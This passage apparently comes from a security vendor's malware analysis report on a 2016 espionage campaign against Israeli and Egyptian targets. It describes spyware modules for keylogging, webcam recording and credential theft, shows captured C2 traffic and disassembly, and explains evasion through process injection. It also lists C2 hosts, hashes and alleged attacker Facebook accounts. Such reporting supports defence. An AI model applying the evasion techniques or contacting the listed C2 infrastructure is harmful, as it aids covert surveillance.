Picture 11 Modules and Functionalities

The dropper releases 20 DLL files in total with ten 32-bit and ten 64-bit. Each module is composed of two versions to be compliant with 32-bit and 64-bit system.

| Module name | Functionality |
|---|---|
| **zcore** | Master program |
| **zulib** | API function encapsulation |
| **plgcmd** | Obtain system info, screenshots, startup/end progress |
| **plgcomm** | Communication |
| **plginput** | Mouse and keyboard logging |
| **plgurl** | Monitor the content in web browser’s (IE, FireFox, Chrome) address bar |
| **plgskype** | Save and pass back Skype chatting history, screenshots and audio records |
| **plgavbug** | Monitor through camera and microphone, send back the records |
| **plgusrstl** | Steal user information, including account name & password, search history, cookies, Pidgin (IM software) account |
| **plgfsflt** | Monitor and pass back data of specific file types like doc, docx, ppt, pptx, xls, xlsx, odf, txt, pdf, rtf, jpg, jpeg, gif, png |

When the master program Zcore is started, it decrypts the configuration file under installation directory and decides whether to inject into certain process according to the module status (true/false) in the configuration file.

**Function modules:**


- Zcore.dll core module: mainly responsible for loading other function modules and injecting them to certain process; register, update and uninstall modules, distribute logs and messages
- Plgcmd.dll command module: obtain system information, delete file and directory, take screenshots, upload saved documents, start and end process.
- Plgcomm.dll communication module: transfer data generated and encrypted by other modules to specific C2 server. The module sends a request to the server per minute to

acquire remote commands.

The cross-process communication between each module is completed via WM_COPYDATA messages. Every message begins with 0x34AB541 which is the unique identification. The body of the message is transferred in JSON codes.


## 3) C2 Communication

The message is transferred in data package to server port 80 through HTTP POST. Sensitive strings in the package are replaced after querying the mapping table of JSON configuration file.



```
POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffe72bea0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 81
Connection: Keep-Alive

--1d1aacffe72bea0
Content-Disposition: form-data; name="affront"

overdosage
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 32
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"overdosage":"-1572257467"}    POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffed21cb0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 183
Connection: Keep-Alive

--1d1aacffed21cb0
Content-Disposition: form-data; name="affront"

phenocryst
--1d1aacffed21cb0
Content-Disposition: form-data; name="liminess"

gubbinses
--1d1aacffed21cb0--
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 17
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json

{"blanco":[]}
```

Picture 1 C2 Communication



```
POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffe72bea0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 81
Connection: Keep-Alive
--1d1aacffe72bea0
Content-Disposition: form-data; name="request"
ip

HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 32
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
{"ip":"-1572257467"}

POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffed21cb0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 183
Connection: Keep-Alive

--1d1aacffed21cb0
Content-Disposition: form-data; name="request"
list
--1d1aacffed21cb0
Content-Disposition: form-data; name="type"
command
--1d1aacffed21cb0--
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 17
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json

{"filelist":[]}
```


Picture 13 Restored Strings of C2 Communication

C2 communication modules is injected into the browser process and the port used to send data to C2 server is port 80, these two methods perfectly cloak the attack among the normal traffic.

# 4) Attack Techniques

### Random file names

The module files are re-named randomly after being released by the Dropper and the names are stored in the JSON file (usually nouns in English, for instance, gendarme.dll, jerques.dll).




```
"name": "plugins",
"_children_": [
  {
    "name": "plgcmd",
    "_children_": [
      {
        "value": "explorer.exe",
        "name": "procname"
      },
      {
        "value": "puggree.dll",
        "name": "binary_name"
      },
      {
        "value": "birthright.dll",
        "name": "binary_name32"
      },
      {
        "value": 5,
        "name": "timeout"
      },
```

Picture 14 File name of the modules

### String Encryption

All the strings are encrypted by several encryption algorithms.




```
push    48h
mov     edx, 0Ah
mov     dword_1002BB24, 0D600F4h
mov     ecx, offset dword_1002BB24
mov     dword_1002BB28, 0C700CBh
mov     dword_1002BB2C, 0D700C1h
mov     dword_1002BB30, 0ED00D7h
mov     dword_1002BB34, 0A400C0h
call    decode1_        ;
```

Picture 15 String Encryption

### API function encapsulation

A great amount of API functions (over 300) are encapsulated in zulib (a dynamic dll library) to hamper static analysis from security software.



```
xor     eax, eax
mov     [ecx], ax
call    ds:RUDD_113
push    10h
push    offset xmmword_10029634
mov     dword_1002962C, eax
call    ds:RUDD_199
push    offset xmmword_10029634
push    20h
push    offset xmmword_10029644
call    ds:RUDD_329
```

**Runtime without master program**

The core module is started up as an extension of explorer.exe. Other modules are injected into certain processes according to the configuration file. Therefore, there is no master program running during the malware runtime which makes the malicious activities hard to be noticed. Even though sometimes users may sense the abnormity, they would still relax their vigilance at last with checking attempt ending up in vain.

**Process injection**

The master module runs in a legitimate explorer which security software will not intercept. Communication module is usually injected into the browser process. But if there is no browser process, the malware will give up communicating with C2 server. The data theft module is injected into security software so as to make the malware's trace inconspicuous when it traverses files.

**PE and config file encryption**

PE files in the dropper are compressed by zlib and encrypted by AES algorithms, as well as the configuration files released by the dropper.

No matter on dynamic or static combat, the attack tactics indicts that these malware developers must have spent time and efforts studying security software to compile customer-made malware so as to avoid detection and cover its trace.

# 4. Correlation Analysis

## 1) Attackers' Facebook Accounts

| Attackers' Facebook account |
|---|
| https://www.facebook.com/ofir.hadad.963 |
| https://www.facebook.com/rafi.partook |
| https://www.facebook.com/people/%D7%90%D7%95%D7%94%D7%93-%D7%A4%D7%93%D7%99%D7%93%D7%94/100007696628947 |
| https://www.facebook.com/tuti.rotam.5 |

These Facebook accounts played important roles in the watering hole attacks.

## 2) PDB Paths

| PDB paths |
|---|
| *C:\Users\user\bamboo-agent-home\xml-data\build-dir\ROCK-RW2-BRW6R\x64\Release-RkLibDll* |
| *Z:\rootkits\windows\zico\x64* |
| *Z:\build\rootkits\windows\zico\Release* |

We have the below discoveries based on the PDB paths:

- The ID of the developer is zico
- The name of the program is ROCK-RW2-BRW6R
- The internal name used is rootkits

## 3) Lure Documents


| File Name | English |
|---|---|
| أسرهن الله فك الازه ر بجامعة ال معتقلات م ف (1).pdf | Detention of Al-Azhar University students the file may Allah free them(1).pdf |
| ل لمقاومة ال ثوري ال حراك استراتيجية ال شعبية\File1.pdf | Revolutionary movement of people’s resistance strategy/File1.pdf |
| עדכונים -הכנסה מס\מלכ וודת הכנסה מס.pdf | Adjustment on individual income tax.pdf |
| تنظيم مجموعات ال ثورية ال\File1.pdf | Organizing revolutionary groups/File1.pdf |
| امن\ال كامن ال سيطرة مخططسيناء ولاية ال مطارد.pdf | The state of the Sinai-scheme/underlying security control Chaser.pdf |
| توجيه\ال كامن ال سيطرة مخططسيناء ولاية ال سيارات ال مفخخة ال مبانيضد ال.pdf | The state of the Sinai-scheme/underlying car bombs directed against buildings control.pdf |
| هندسة\ال كامن ال سيطرة مخططسيناء ولاية فلسطين من ال متفجرات.pdf | The state of the Sinai-scheme/underlying explosives engineering control of Palestine.pdf |

The file names give us the hint that the attacks are related with Egypt and Israel.

## 4) njRAT

52f461a133e95328ccd9ba7f70e2f3e6 is a remote control released by the samples and disguised in an Adobe.pdf icon. The remote control is a variant of njRAT malware family which is prevalent in the Middle East.

# 5) Geo-location of C2


wolfxx.esy.es
(31.170.160.61)
37.157.250.48
831c7e0e3794724cb7bd449aa522319d
1e7fbc5cc84580f97facfee1f8375d8b
Code section
MD5
ad78e4cd45d2c4a5e4251ca520a0d689
52f461a133e95328ccd9ba7f70e2f3e6
ffe97d58c85a8b79a221b025883f5035
ssfsfsfs.gdg
avg999.hol.es
a93a278feb90bedf947d5f95435c13f1
196.205.194.60
eede6f6ba9c312206c7c39b03dffaaa
4297f3c690b0c2778c5c9e7fa5aac48e
61d7ab10018cfe65115b30d437f02c74
Code section
MD5
697b146ca8f28b9cfce1cb559559880c
Code section
MD5
fe3b50dbb0a7a614ab0cc3431be58264
e935623a5ade9418a21bc9660da0c4c6
cdbf96c0a9835f154e0f325696ff4eb2
86.105.18.107
bd02cd3e192fc37cfd667d0ab8ef944c
b2cd288aa9f38bf25da8a6be646e1de1
ac20427b2d72dee63aff982b5b939694
e5923cf0ee63e0331e4cccc3f11836eb
ef1b4c9519216805ad7e1946d1329943
27ffd3093ccf514665e6c10826203ef3
adobe.sells-it.net
Code section
MD5
ac7fe7a10be80d8eb3a5243d27813df4
cadc46ec207a701c9e06f7e68356f561
02664b799050e262a7baca2746006f63
microwindows.is-by.us

Picture 16 Associations between samples and CC


C2 IP 196.205.194.60 is one of the samples that locate in Egypt. Incoherence, the C2 IP 196.205.194.61 of njRAT released by it is also in Egypt.

| MD5 | Malware Family | C&C IP | Geo location |
|---|---|---|---|
| **52f461a133e95328ccd9ba7f70e2f3e6** | ROCK | 196.205.194.60 | Egypt |
| **c80b3fb9293a932b4e814a32e7ca76d3** | njRAT | 196.205.194.61 | Egypt |

# Appendix A: Sample Sources in Hebrew

| Links to Social Websites | Site Owners | Dates |
|---|---|---|
| **hxxps://www.facebook.com/320924244852/photos/pb.320924244852.-2207520000.1449772632./10150705915184853/?type=3&theater** | Shayetet 13 - Israeli special forces unit | 9:01pm, Jan. 31, 2015 |
| **hxxps://www.facebook.com/527045137305930/videos/918743024802804/** | Israel Defense Forces (IDF) | 8:33pm, Jan. 31, 2015 |
| **hxxp://statuscope.co.il/%D7%9E%D7%99-%D7%94%D7%99%D7%90-%D7%94%D7%99%D7%97%D7%99%D7%93%D7%94-%D7%94%D7%98%D7%9B%D7%A0%D7%95%D7%9C%D7%95%D7%92%D7%99%D7%AA-%D7%A9%D7%9C-%D7%96%D7%A8%D7%95%D7%A2-%D7%94%D7%99%D7%9D-%D7%90%D7%A9%D7%A8-%D7%96%D7%9B%D7%AA%D7%94-%D7%91%D7%AA%D7%97%D7%A8%D7%95%D7%AA?id=c917c8e2** | Israeli Navy | 11:15:25, Feb. 4, 2015 |
| **hxxps://www.facebook.com/555898814436639/photos/a.556290817730772.145251.555898814436639/1019290754764107/?type=3&p=10** | Israeli political commentaries | 3:36pm, Feb. 2, 2015 |
| **hxxps://www.facebook.com/miri.regev.il/photos/a.538483556248464.1073741833.118410851589072/751248248305326/?type=1&theater** | Israeli Culture and Sports Minister - Miri Regev | 6:09pm, Feb. 3, 2015 |
| **hxxps://www.facebook.com/maarivonline/videos/641901115916051/** | Israeli media -Maariv Online | 6:22pm, Feb. 1, 2015 |
| **hxxps://webcache.googleusercontent.com/search?q=cache:nBi1mbSVr4MJ:https://www.facebook.com/%25D7%2592%25D7%2593%25D7%2595%25D7%2593-%25D7%25A7%25D7%25A8%25D7%25A7%25D7%259C-603984316296466/+&cd=6&hl=en&ct=clnk&gl=us** | Caracal Batallion - infantry combat battalion of the IDF | 5:33, Jan. 31, 2015 |
| **hxxps://webcache.googleusercontent.com/search?q=cache:rtCajoBx_3QJ:https://www.facebook.com/Israe.Army/+&cd=8&hl=en&ct=clnk&gl=us** | Israeli Army | 2:14, Feb. 1, 2015 |
| **hxxps://www.facebook.com/%D7%97%D7%99%D7%9C-%D7%94%D7%99%D7%9D-553700681378193/** | Israeli Navy | 9:00pm, Jan. 31, 2015 |
| **hxxps://www.facebook.com/IAFGiyus/photos/a.364384073628468.82320.321086041291605/846002125466658/?type=1&theater** | Israeli Air Force | Feb. 3, 2015 |

# Appendix B: Updated Detection Results of the Samples



SHA256: f9ec1f6e1895f147758e1f4845b24659d5f54e43f3386a6a08cc80550a91d642

文件名： Uninstaller 19.0

检出率： 1 / 56

分析日期： 2016-05-12 02:54:33 UTC ( 2 天, 5 小时 前 )

| 反病毒软件 | 结果 | 病毒库日期 |
|---|---|---|
| Qihoo-360 | HEUR/QVM10.1.Malware.Gen | 20160512 |
| ALYac | ✓ | 20160512 |
| AVG | ✓ | 20160512 |
| AVware | ✓ | 20160511 |
| Ad-Aware | ✓ | 20160512 |
| AegisLab | ✓ | 20160512 |
| AhnLab-V3 | ✓ | 20160511 |
| Alibaba | ✓ | 20160511 |
| Antiy-AVL | ✓ | 20160512 |
| Arcabit | ✓ | 20160512 |
| Avast | ✓ | 20160512 |
| Avira (no cloud) | ✓ | 20160512 |
| Baidu | ✓ | 20160511 |